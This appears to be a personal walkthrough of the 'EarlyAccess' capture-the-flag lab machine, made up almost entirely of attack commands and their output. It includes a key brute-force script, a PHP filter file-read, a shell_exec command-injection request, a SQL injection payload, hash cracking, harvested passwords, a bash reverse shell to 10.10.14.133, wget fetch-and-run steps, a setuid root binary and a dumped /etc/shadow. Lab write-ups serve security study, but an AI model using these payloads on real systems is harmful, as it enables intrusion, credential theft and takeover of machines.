then posted to webpage to find working key..
```

[35 - Resources > key exploit py]

found all keys and posted them to key page.. just allowed me easy access to game page... and i can mod score... etc...
key that worked with my script exploit.py
KEY01-0A0O0-XPZV0-GAME1-1341

`curl http://dev.earlyaccess.htb/actions/file.php?filepath=php://filter/convert.base64-encode/resource=hash.php| awk -F ">" '{print $6}'| awk -F "<" '{print $1}'| base64 -d`

code execution


```
POST /actions/hash.php HTTP/1.1
Host: dev.earlyaccess.htb
Content-Length: 72
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dev.earlyaccess.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://dev.earlyaccess.htb/home.php?tool=hashing
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ae1e8c206ede5bffaad080d2e87eb9b4
Connection: close

action=hash&redirect=true&password=ls+-al&hash_function=shell_exec&debug
```

sqlininjection for admin password ??? == www-adm??

sql injection

```
SuperDuper') or 1=1 union select user(),password,3 from users -- -
```


Workspace 1
Burp Suite Community E...
EarlyAccess - Chromium
EarlyAccess Game - Chr...
EarlyAccess - Obsidian v...
kali@kali: ~
06:16 PM
43%
EarlyAccess
EarlyAccess Development
EarlyAccess Development
earlyaccess.htb/user/profile
Home
Messaging
Forum
Store
Register key
Game
SuperDuper') or 1=1 union select user(),password,3 from users -- -
EarlyAccess Game
Not secure
game.earlyaccess.htb
Game
Scoreboard
Global Leaderboard
SuperDuper') or 1=1 union select user(),password,3 from users -- -

Profile Information

Update your account's profile information and email address.

Name: SuperDuper') or 1=1 union select user(),pas

Email: SuperDuper@SuperDuper.com

SAVE

Update Password

Ensure your account is using a long, random password to stay secure.

Current Password:

New Password:

Confirm Password:

SAVE

Scoreboard

Your best 10 scores

Username	Score	Time
chr0x6eos	82	2021-09-05 13:21:08
firefart	54	2021-09-05 13:21:08
farbs	67	2021-09-05 13:21:08
SuperDuper') or 1=1 union select user(),password,3 from users -- -	1	2021-11-28 17:20:08
3	game@172.18.0.102	618292e936625aca8df61d5fff5c06837c49e49
3	game@172.18.0.102	d997b2a79e4fc48183f59b2ce1cee9da18aa547
3	game@172.18.0.102	584204a0bbe5e392173d3dfdf63a322c83fe97c
3	game@172.18.0.102	290516b5f6ad161a86786178934ad5f933242 3
3	game@172.18.0.102	05218f5d69a1ed00797356fd7816229e4758c8

```
618292e936625aca8df61d5fff5c06837c49e491
d997b2a79e4fc48183f59b2ce1cee9da18aa5476
584204a0bbe5e392173d3dfdf63a322c83fe97cd
290516b5f6ad161a86786178934ad5f933242361
05218f5d69a1ed00797356fd7816229e4758c85b
```

hashcat

~~~
```bash
kali@kali:~/www$ hashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txt --show
618292e936625aca8df61d5fff5c06837c49e491:gameover
~~~

admin:gameover⟹00 - Loot > Creds

www-data - Enumerate

```
www-data@webserver:/var/www/earlyaccess.htb/dev/includes$ cat config.php
<?php

session_start();

$host = "mysql";
$db = "db";
$user = "dev";
$password = "dev";
```

dev:dev ⟹ 00 - Loot > Creds

```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1124 Aug 18 14:47 /etc/crontab


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
* * * * * www-data cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1



╔══════════╣ Analyzing Env Files (limit 70)
-rw-rw-r-- 1 root root 274 Nov 26 05:15 /var/www/html/.env
APP_NAME=EarlyAccess
APP_ENV=local
APP_KEY=base64:Nq8uPQQYYqUimOsa+ScDiSfW4xTsHLFHVoU6FDaHdCM=
APP_DEBUG=false
APP_URL=https://earlyaccess.htb
LOG_CHANNEL=none
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=mysql
DB_PORT=3306
DB_DATABASE=db
DB_USERNAME=drew
DB_PASSWORD=drew



╔══════════╣ Backup files (limited 100)
-rw-rw-r-- 1 www-data www-data 1205 Aug 18 12:31 /var/www/html/storage/app/backup.zip


╔══════════╣ Searching specific hashes inside files - less false positives (limit 70)
/var/www/html/vendor/laravel/jetstream/database/factories/UserFactory.php:$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi
```

su www-adm with gameover creds

www-adm - Enumeration

```
www-adm@webserver:~$ cat .wgetrc
user=api
password=s3CuR3_API_PW!
```

00 - Loot > Creds

```
╔══════════╣ Networks and neighbours
Iface   Destination     Gateway         Flags   RefCnt  Use     Metric  Mask            MTU     Window  IRTT
eth0    00000000        010012AC        0003    0       0       0       00000000        0       0       0
eth0    000012AC        00000000        0001    0       0       0       0000FFFF        0       0       0
IP address       HW type     Flags       HW address            Mask     Device
172.18.0.100     0x1         0x2         02:42:ac:12:00:64     *        eth0
172.18.0.1       0x1         0x2         02:42:c4:d0:89:ef     *        eth0
172.18.0.101     0x1         0x2         02:42:ac:12:00:65     *        eth0
172.18.0.2       0x1         0x2         02:42:ac:12:00:02     *        eth0


╔══════════╣ Analyzing Wget Files (limit 70)
-r-------- 1 www-adm www-adm 33 Nov 28 16:47 /home/www-adm/.wgetrc
user=api
password=s3CuR3_API_PW!
```

```
www-adm@webserver:/dev/shm$ nc -zv 172.18.0.101 1-65535
api.app_nw [172.18.0.101] 5000 (?) open
www-adm@webserver:/dev/shm$ nc -zv 172.18.0.100 1-65535
mysql.app_nw [172.18.0.100] 33060 (?) open
mysql.app_nw [172.18.0.100] 3306 (mysql) open
```

```
www-adm@webserver:/dev/shm$ curl http://172.18.0.101:5000/
{"message":"Welcome to the game-key verification API! You can verify your keys via: /verify/<game-key>. If you are using manual verification, you have to synchronize the magic_num here. Admin users can verify the database using /check_db.","status":200}
```

ok.. so /check_db... here some output

```
      "Env": [
        "MYSQL_DATABASE=db",
        "MYSQL_USER=drew",
        "MYSQL_PASSWORD=drew",
        "MYSQL_ROOT_PASSWORD=XeoNu86JTznxMCQuGHrGutF3Csq5",
        "SERVICE_TAGS=dev",
        "SERVICE_NAME=mysql",
        "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
        "GOSU_VERSION=1.12",
        "MYSQL_MAJOR=8.0",
        "MYSQL_VERSION=8.0.25-1debian10"
```

drew:XeoNu86JTznxMCQuGHrGutF3Csq5 ⟹ 00 - Loot > Creds

Drew - Enumeration

```
drew@earlyaccess:~/.ssh$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash

...[snip]...

drew:x:1000:1000:drew:/home/drew:/bin/bash
game-adm:x:1001:1001::/home/game-adm:/bin/bash


...[snip]...

╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/dockerd-rootless-setuptool.sh
/usr/bin/dockerd-rootless.sh
/usr/bin/gettext.sh
```

```
drew@earlyaccess:/var/mail$ cat drew
To: <drew@earlyaccess.htb>
```

```
Subject: Game-server crash fixes
From: game-adm <game-adm@earlyaccess.htb>
Date: Thu May 27 8:10:34 2021


Hi Drew!

Thanks again for taking the time to test this very early version of our newest project!
We have received your feedback and implemented a healthcheck that will automatically restart the game-server if it has crashed (sorry for the current instability of the game! We are working on it...)
If the game hangs now, the server will restart and be available again after about a minute.

If you find any other problems, please don't hesitate to report them!

Thank you for your efforts!
Game-adm (and the entire EarlyAccess Studios team).
```

linpeas.sh

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8443            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8443                 :::*                    LISTEN      -


╔══════════╣ Networks and neighbours
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.10.10.2      0.0.0.0         UG    0      0        0 ens160
10.10.10.0      0.0.0.0         255.255.254.0   U     0      0        0 ens160
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.18.0.0      0.0.0.0         255.255.0.0     U     0      0        0 br-a78c3cf7b7fb
172.19.0.0      0.0.0.0         255.255.0.0     U     0      0        0 br-418ef85a3121
IP address       HW type     Flags       HW address            Mask     Device
172.19.0.4       0x1         0x2         02:42:ac:13:00:04     *        br-418ef85a3121
10.10.10.2       0x1         0x2         00:50:56:b9:64:63     *        ens160
172.18.0.2       0x1         0x2         02:42:ac:12:00:02     *        br-a78c3cf7b7fb
172.18.0.102     0x1         0x2         02:42:ac:12:00:66     *        br-a78c3cf7b7fb




╔══════════╣ Analyzing Htpasswd Files (limit 70)
-rw-r--r-- 1 root root 47 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/basic/authz_owner/.htpasswd
username:$apr1$1f5oQUl4$21lLXSN7xQOPtNsj5s4Nk/
-rw-r--r-- 1 root root 47 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/basic/file/.htpasswd
username:$apr1$uUMsOjCQ$.BzXClI/B/vZKddgIAJCR.
-rw-r--r-- 1 root root 117 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_anon/.htpasswd
username:digest anon:25e4077a9344ceb1a88f2a62c9fb60d8
05bbb04
anonymous:digest anon:faa4e5870970cf935bb9674776e6b26a
-rw-r--r-- 1 root root 62 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest/.htpasswd
username:digest private area:fad48d3a7c63f61b5b3567a4105bbb04
-rw-r--r-- 1 root root 62 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_time/.htpasswd
username:digest private area:fad48d3a7c63f61b5b3567a4105bbb04
-rw-r--r-- 1 root root 62 Jan 18  2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_wrongrelm/.htpasswd
username:wrongrelm:99cd340e1283c6d0ab34734bd47bdc30
4105bbb04
```

```
drew@earlyaccess:~/.ssh$ nc -zv 172.19.0.4 1-65535
172.19.0.4: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.19.0.4] 9999 (?) open
(UNKNOWN) [172.19.0.4] 22 (ssh) open
```

note - ip address of container changes...


```
drew@earlyaccess:~/.ssh$ nc 172.19.0.4 9999
GET / HTTP/1.1

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 1276
ETag: W/"4fc-pvd6e9CWq7WfapBwLl0P2qkx7gs"
Date: Mon, 29 Nov 2021 17:51:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Rock v0.0.1</title>
    </head>
    <body>
        <div class="container">
            <div class="panel panel-default">
                <div class="panel-heading"><h1>Game version v0.0.1</h1></div>
                    <div class="panel-body">
                        <div class="card header">
                            <div class="card-header">
                                Test-environment for Game-dev
                            </div>
                            <div>
                                <h2>Choose option</h2>
                                <div>
                                    <a href="/autoplay"><img src="x" alt="autoplay"</a>
                                    <a href="/rock"><img src="x" alt="rock"></a>
                                    <a href="/paper"><img src="x" alt="paper"></a>
                                    <a href="/scissors"><img src="x" alt="scissors"></a>
                                </div>
                                <h3>Result of last game:</h3>

                            </div>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </body>
</html>
```

ssh drew@$IP -d 8172



Game version v0.0.1

Test-environment for Game-dev

Choose option

autoplay rock paper scissors

Result of last game:

Game-Tester

```
drew@earlyaccess:~/.ssh$ ssh -i id_rsa game-tester@172.19.0.3
Linux game-server 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 29 17:46:37 2021 from 172.19.0.1
game-tester@game-server:~$
```

ahh.. ok..
so for this one, we can write to the /opt/docker-entrypoint.d/ folder as drew.
only problem is we can't execute anything as root, unless the server restarts.. so we have to crash the server...

1. First I wrote a simple rev shell script and chmod +x and put it in the folder as drew.. this puts it in the docker container to get executed.
    - on host as Drew: `wget http://10.10.14.133/shell.sh && chmod +x shell.sh`
2. Next I crashed the server and it executes my script, upon restarting the docker container. This gives me root in the docker container.
    - On host as Drew: `while true; do curl http://172.19.0.3:9999/autoplay -X POST --data-binary rounds=-1; done`
3. since i can write to the docker i add my exploit binary and now i'm root on the box.
    - in Docker Conter as root: `cd /docker-entrypoint.d/ && wget http://10.10.14.133/exploit && chmod +xs exploit`

35 - Resources > shell sh
35 - Resources > exploit c

Demo

Root

id & whoami

```
root@earlyaccess:~# id
uid=0(root) gid=1000(drew) groups=1000(drew)
root@earlyaccess:~# whoami
root
```

uname -a

```
root@earlyaccess:~# uname -a
Linux earlyaccess 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
```

root.txt

```
root@earlyaccess:~# cat /root/root.txt
aff4ee6620b18ec03730292362a3f2a2
```

/etc/shadow

```
root@earlyaccess:~# cat /etc/shadow
root:$6$2QbMgoSoxCmfitM7$fivhckW6N0Qk8Y3.RDUy8iFKm/BcwEUkUDwKZa5s3LC6bhJuBwPxaqUpUJ76oOiI10i7CfcpPj1CcwVWsRLoz/:18871:0:99999:7:::

...[snip]...

drew:$6$AADwRDsC1bSDK3pl$IixXS9pA.Gl3wLIkGCERTSE9tBeZtpRkw.gipzq9Z/MgKmh3mpgSG7TySc3EFyUfKH7B4VoJo3OtSPVwP627Q0:18771:0:99999:7:::
game-adm:$6$SlEudWDN76ied096$2sRRXzh/aT.0dlO6liqqNdHrrOoZHgJXf1c4dHsXByibZvSsYG3wy7vIQQnJpNpphZAGVYTp0Sf5QzHk1JA8a1:18822:0:99999:7:::
```

Resources

key exploit.py

```
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PROXIES={"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}
URL = "https://earlyaccess.htb/"
ADD_KEY = "key/add"
USERNAME="SuperDuper"
PASSWORD="SuperDuper@SuperDuper.com"

# COOKIES = {
"XSRF-
TOKEN":"eyJpdiI6ImVxNXZWYVBaZ1RHTFJkbFQ5U29neEE9PSIsInZhbHVlIjoiZlZBaTNPQm8xQ0RqeHZzUHNpK3VCSVpzamhiV29mODRUZGJiWEJjZzVZTnhBQ3VmaENENDczZzU5cjFCZGhiN0tVd0psVWsrU1d5TXlxaStzYngySkd2WGZ2UE1OQnUrbFpPbkNpdVVxUklMSHpNN
zdOdVJDTm9pU2c5V3VtZzAiLCJtYWMiOiIzNDk1ZTk4MmI0ZTk5YjE4MjI2ODI5Yzc3MGQyZDJkMTM4NzBkNWM3NTllNzBmNDg1OTA1ZjgwMjcyNTdiMGI5In0%3D",
"earlyaccess_session":"eyJpdiI6Im00VWZXMG5WdnJnZi9OWGxJZDZrMlE9PSIsInZhbHVlIjoiaHozTGJvcWVsZE5seWNFQ3BkQklxQzhwVlZxTk9OQzRMYlNqcFdreXZSN0o5YzVYRy9Na1RsWUJicEZoak05bjdjcEtxS0FpS3Q0OFFuRUdITWY2dEtVZ3lhT2J3ZURzQXByL2
JQQVg1aWRyTHA1SEZGNm9CQmpINFpxVFFmcFYiLCJtYWMiOiIxMDBhMzFkMjY5Njc3YzM0YjY1YzJjNTM5MmMyN2U3M2U5NTk3ODcwYWM1ZmNmMDA1NTI3NTg1ZTkwMzU5NzJlIn0%3D"
}

def post_key(key):
    KEY=key
 #   TOKEN = "SqlVeUkxnJIi6eT2xTULdi03KpEkmjCw68fO5AaZ"
    DATA={"_token":TOKEN,"key":KEY}
    s=requests.Session()
    r=s.post(URL+ADD_KEY,cookies=COOKIES,verify=False,data=DATA) #,proxies=PROXIES)
    if "Game-key is invalid! If this issue persists, please contact the admin!" not in r.text:
        print (r.text)
        print (KEY)



def print_keys():
    keypart1 = "KEY01-"
    keypart2 = "0A0O0-"
    #keypart3= "XPAA0"
    keypart4 = "-GAME1-"
    magic_num = 346
    cs = 330 + 288 + 331 + magic_num
    css = str(cs)
    keys=[]
    for i in range(magic_num,406):
        cs = 330 + 288 + 331 + i
        css = str(cs)
        if i <=371:
            g1 = i - 281
            g2 = 65
            g3 = 48
            keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
            key = keypart1 + keypart2 + keypart3 + keypart4 + css
            keys.append(key)
        if i > 371 and i <= 396:
            g1 = 90
            g2 = i-306
            keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
            key = keypart1 + keypart2 + keypart3 + keypart4 + css
            keys.append(key)
        if i > 396:
            g1 = 90
            g2 = 90
            g3 = i - 348
            keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
            key = keypart1 + keypart2 + keypart3 + keypart4 + css
            keys.append(key)
    return keys


KEYS = print_keys()
for key in KEYS:
    post_key(key)
```

shell.sh

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.133/9003 0>&1
```

exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
    setuid(0);
    system("/bin/bash");
    return 0;
}
```